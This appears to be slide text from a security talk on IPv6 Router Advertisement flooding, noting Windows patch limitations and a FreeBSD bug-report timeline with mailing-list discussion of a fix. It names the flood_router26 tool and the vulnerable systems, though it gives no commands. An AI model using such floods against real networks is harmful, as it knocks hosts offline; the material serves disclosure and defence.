 - Physical Memory (MB): Total 1023, Cached 454, Available 694, Free 279
 - System: Handles 10831, Threads 506, Processes 44, Up Time 0:00:09:33, Commit (MB) 424 / 2047
 - Kernel Memory (MB): Paged 98, Nonpaged 39
- Network Connections:** Shows the Local Area Connection network device and the Intel(R) PRO/1000 MT Network Card.


Limitations of the IPv6 Readiness Update

- Does not eliminate the DoS
- Windows 7 freezes during the attack, but recovers quickly when it stops
- Only available for Win 7 and Server 2008 R2
- Windows Server 2012 and Windows 8 are vulnerable to flood_router26 when preceded by a few normal RAs

FreeBSD Timeline

- Feb 5, 2011: Marc Hause warned them of the original RA vulnerability
- I filed a bug report in May, 2011

www.freebsd.org/cgi/query-pr.cgi?pr=157410



freeBSD® The Power To Serve

[Home](#) | [About](#) | [Get FreeBSD](#) | [Documentation](#) | [Community](#) | [Developers](#) | [Support](#) | [Foundation](#)

kern/157410: [ip6] IPv6 Router Advertisements Cause Excessive CPU Use

From:	Sam Bowne <sbowne@ccsf.edu>
Date:	Sun, 29 May 2011 23:13:04 GMT
Subject:	IPv6 Router Advertisements Cause Excessive CPU Use
Send-pr version:	www-3.1

Number:	157410
Category:	kern

Reply via E-mail [\[Link\]](#)

From:	Sam Bowne <sam.bowne@gmail.com>
To:	bug-followup@FreeBSD.org
Date:	Mon, 30 May 2011 19:16:20 -0700

OpenBSD is not vulnerable, so it could probably be fixed by porting code from there.

Possibly Patched in 2013

Reply via E-mail [\[Link\]](#)

From:	Eitan Adler <lists@eitanadler.com>
To:	bug-followup <bug-followup@freebsd.org>
Date:	Sun, 20 Oct 2013 16:04:34 -0400

----- Forwarded message -----
From: Loganaden Velvindron <logan@elandsys.com>
Date: Mon, Jul 1, 2013 at 4:30 PM
Subject: Re: [kern/157410](#): [ip6] IPv6 Router Advertisements Cause Excessive CPU Use
To: freebsd-net@freebsd.org
Cc: bz@freebsd.org

On Mon, Jul 01, 2013 at 12:58:23PM -0700, Loganaden Velvindron wrote:
> Hi I came across this old PR. It appears that it's not fixed in -current.
>
> I attempted to port the diff to our FreeBSD 9.1 release machines which
> have IPv6 connectivity and are affected by RA flooding.
>
> I can report that it mitigates RA_flooding.
>
> Feedback welcomed. I'd be happy to polish it so that it can
> make it to 9.2 and 10.0 :-)
>
> I broke down the diffs into separate ones.
>
>